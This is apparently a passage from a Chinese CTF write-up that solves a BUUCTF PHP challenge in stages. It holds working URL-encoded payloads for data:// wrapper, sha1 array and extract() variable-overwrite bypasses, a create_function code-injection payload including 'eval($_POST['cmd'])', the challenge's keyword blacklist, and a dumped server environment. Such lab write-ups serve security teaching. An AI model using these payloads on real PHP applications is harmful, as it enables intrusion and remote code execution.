
```
debu=1
```

期间遇到个问题，一直无法绕过该段限制，咨询大佬得知：

`$_REQUEST` 的值与**php.ini**中的配置相关，当 `$_GET` 和 `$_POST` 中的键相同时，`$_POST` 的值将覆盖 `$_GET` 的值。

$_REQUEST 详解

其中还会包含有 `$_COOKIE` 的值，在之前做某些题目时，使用**F12**中的**Appliaction**添加过**Cookie**：



Name	Value	D…	P…	E…	Size	H…	S…	S…	P…
username	admin	4…	/	S…	13				M…

admin

在访问同源网站时，会一直携带该**Cookie**，所以一直无法绕过。

4. `file_get_contents()` 内容比较

```
if (file_get_contents($file) !== 'debu_debu_aqua')
    die("Aqua is the cutest five-year-old child in the world! Isn't it ?<br>");
```


传入的变量 `$file` 的值需要等于 `debu_debu_aqua`

可以使用 `php://input` 或 `data://` 绕过：

- `php://input` 是将POST传入的数据全部当做文件内容
- `data://text/plain,<?php phpinfo()?>`
- `data://text/plain;base64,PD9waHAgcGhwaW5mbygpPz4=`

```
// GET
?%64%65%62%75=%61%71%75%61_is_%63%75%74%65%0A&file=data://text/plain,%64%65%62%75_%64%65%62%75_%61%71%75%61

// POST
debu=1&file=1
```


```
} ?>
```
This is a very simple challenge and if you solve it I will give you a flag. Good Luck!
Neeeeee! Good Job!
fxck you! you don't know my password! And you don't know sha1! why you come here!

http://4605ae13-6fc6-4c2a-900d-be4b919e735a.node3.buuoj.cn/1nD3x.php?%64%65%62%75=%61%71%75%61_is_%63%75%74%65%0A&file=data://text/plain,%64%65%62%75_%64%65%62%75_%61%71%75%61

☑ Post data □ Referer □ User Agent □ Cookies Clear ALL

debu=1&file=1


5. `sha1()`绕过

```
if ( sha1($shana) === sha1($passwd) && $shana != $passwd ){
    extract($_GET["flag"]);
    echo "Very good! you know my password. But what is flag?<br>";
} else{
    die("fxck you! you don't know my password! And you don't know sha1! why you come here!");
}
```

`sha1()`无法加密数组，直接使用数组绕过

```
// GET
?%64%65%62%75=%61%71%75%61_is_%63%75%74%65%0A&file=data://text/plain,%64%65%62%75_%64%65%62%75_%61%71%75%61&%73%
68%61%6e%61[]=1&%70%61%73%73%77%64[]=2

// POST
debu=1&file=1
```



```
} ?>
```

This is a very simple challenge and if you solve it I will give you a flag. Good Luck!
Neeeeee! Good Job!
Very good! you know my password. But what is flag?

Neeeeee~! I have disabled all dangerous functions! You can't get my flag =w=

%64%65%62%75=%61%71%75%61_is_%63%75%74%65%0A&file=data://text/plain,%64%65%62%75_%64%65%62%75_%61%71%75%61&%73%68%61%6e%61[]=1&%70%61%73%73%77%64[]=2

☑ Post data ☐ Referer ☐ User Agent ☐ Cookies Clear ALL

debu=1&file=1

6. `create_function`代码注入

```
if(preg_match('/^[a-z0-9]*$/isD', $code) ||
preg_match('/fil|cat|more|tail|tac|less|head|nl|tailf|ass|eval|sort|shell|ob|start|mail|\`|\{|\%|x|\&|\$|\*|\||\
<|\"|\'|\=|\?|sou|show|cont|high|reverse|flip|rand|scan|chr|local|sess|id|source|arra|head|light|print|echo|read
|inc|flag|1f|info|bin|hex|oct|pi|con|rot|input|\.|log|\^/i', $arg) ) {
    die("<br />Neeeeee~! I have disabled all dangerous functions! You can't get my flag =w=");
} else {
    include "flag.php";
    $code('', $arg);
} ?>
```

其中变量`$code`和变量`$arg`可控，可以使用`create_function()`代码注入。

```
$myfunc = create_function('$a, $b', 'return $a+$b;');
```

相当于：

```
function myfunc($a, $b){
    return $a+$b;
}
```

若`$b`对传入的值没有限制，则可以使用`$code=return $a+$b;}eval($_POST['cmd']);//`该payload构造命令执行，也就是：

```
function myfunc($a, $b){
 return $a+$b;
}
eval($_POST['cmd']);//}
```

在上一阶段的`extract($_GET["flag"]);`处进行变量覆盖，从而使变量`$code`和变量`$arg`可控
首先闭合原有的语句：

```
flag[arg]=}
```

在黑名单匹配后，`include "flag.php";`
很多函数被禁用，先使用`get_defined_vars()`将所有变量与值都进行输出，构造payload：


```
flag[arg]=}var_dump(get_defined_vars());//&flag[code]=create_function

// 等价于
function{
}
var_dump(get_defined_vars());//}
```

```
// GET
?%64%65%62%75=%61%71%75%61_is_%63%75%74%65%0A&file=data://text/plain,%64%65%62%75_%64%65%62%75_%61%71%75%61&%73%68%61%6e%61[]=1&%70%61%73%73%77%64[]=2&%66%6c%61%67[%61%72%67]=}var_dump(get_defined_vars());//&%66%6c%61%67[%63%6f%64%65]=create_function

// POST
debu=1&file=1
```


得到一张图片与所有变量键值：



Neeeeee! Good Job!
Very good! you know my password. But what is flag?

flag就在这里，你能拿到它吗？ array(13) { ["_GET"]=> array(5) { ["debu"]=> string(13) "aqua_is_cute " ["file"]=> string(32) "data://text/plain,debu_debu_aqua" ["shana"]=> array(1) { [0]=> string(1) "1" } ["passwd"]=> array(1) { [0]=> string(1) "2" } ["flag"]=> array(2) { ["arg"]=> string(32) "}var_dump(get_defined_vars());//" ["code"]=> string(15) "create_function" } } ["_POST"]=> array(2)

```
flag就在这里，你能拿到它吗？
array(13)
{["_GET"] = > array(5)
{["debu"] = > string(13)
"aqua_is_cute "["file"] = > string(32)
"data://text/plain,debu_debu_aqua"["shana"] = > array(1)
{[0] = > string(1)
"1"} ["passwd"] = > array(1)
{[0] = > string(1)
"2"} ["flag"] = > array(2)
{["arg"] = > string(32)
"}var_dump(get_defined_vars());//"["code"] = > string(15)
```



```
"create_function"}} ["_POST"] = > array(2)
{["debu"] = > string(1)
"1"["file"] = > string(1)
"1"} ["_COOKIE"] = > array(0)
{}["_FILES"] = > array(0)
{}["_SERVER"] = > array(58)
{["PHP_EXTRA_CONFIGURE_ARGS"] = > string(77)
"--enable-fpm --with-fpm-user=www-data --with-fpm-group=www-data --disable-cgi"["HOSTNAME"] = > string(12)
"ca746354539e"["PHP_INI_DIR"] = > string(18)
"/usr/local/etc/php"["SHLVL"] = > string(1)
"1"["HOME"] = > string(14)
"/home/www-data"["PHP_LDFLAGS"] = > string(34)
"-Wl,-O1 -Wl,--hash-style=both -pie"["PHP_CFLAGS"] = > string(83)
"-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64"["PHP_MD5"] = > string(0)
""["PHP_VERSION"] = > string(6)
"7.3.13"["GPG_KEYS"] = > string(81)
"CBAF69F173A0FEA4B537F470D66C9593118BCCB6 F38252826ACD957EF380D39F2F7956BC5DA04B5D"["PHP_CPPFLAGS"] = > string(8
3)
"-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64"["PHP_ASC_URL"] = > string(
62)
"https://www.php.net/get/php-7.3.13.tar.xz.asc/from/this/mirror"["PHP_URL"] = > string(58)
"https://www.php.net/get/php-7.3.13.tar.xz/from/this/mirror"["PATH"] = > string(60)
"/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"["PHPIZE_DEPS"] = > string(78)
"autoconf dpkg-dev dpkg file g++ gcc libc-dev make pkgconf re2c"["PWD"] = > string(13)
"/var/www/html"["PHP_SHA256"] = > string(64)
"57ac55fe442d2da650abeb9e6fa161bd3a98ba6528c029f076f8bba43dd5c228"["FLAG"] = > string(4)
"null"["USER"] = > string(8)
"www-data"["HTTP_CONNECTION"] = > string(5)
"close"["HTTP_X_FORWARDED_PROTO"] = > string(4)
"http"["HTTP_X_FORWARDED_FOR"] = > string(26)
"223.104.176.195, 127.0.0.1"["HTTP_UPGRADE_INSECURE_REQUESTS"] = > string(1)
"1"["HTTP_REFERER"] = > string(318)
"http://9faafca8-d5c1-41ec-a1ef-a5810f417dca.node3.buuoj.cn/1nD3x.php?%64%65%62%75=%61%71%75%61_is_%63%75%74%65%
0A&file=data://text/plain,%64%65%62%75_%64%65%62%75_%61%71%75%61&%73%68%61%6e%61[]=1&%70%61%73%73%77%64[]=2&%66%
6c%61%67[%61%72%67]=}var_dump(get_defined_vars());//&%66%6c%61%67[%63%6f%64%65]=create_function"[
    "HTTP_ORIGIN"] = > string(58)
"http://9faafca8-d5c1-41ec-a1ef-a5810f417dca.node3.buuoj.cn"["HTTP_CONTENT_TYPE"] = > string(33)
"application/x-www-form-urlencoded"["HTTP_CACHE_CONTROL"] = > string(9)
"max-age=0"["HTTP_ACCEPT_LANGUAGE"] = > string(59)
"zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2"["HTTP_ACCEPT_ENCODING"] = > string(13)
"gzip, deflate"["HTTP_ACCEPT"] = > string(74)
"text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8"["HTTP_CONTENT_LENGTH"] = > string(2
)
"13"["HTTP_USER_AGENT"] = > string(82)
"Mozilla/5.0 (Macintosh; Intel Mac OS X 10.16; rv:83.0) Gecko/20100101 Firefox/83.0"["HTTP_HOST"] = > string(51)
"9faafca8-d5c1-41ec-a1ef-a5810f417dca.node3.buuoj.cn"["SCRIPT_FILENAME"] = > string(23)
"/var/www/html/1nD3x.php"["REDIRECT_STATUS"] = > string(3)
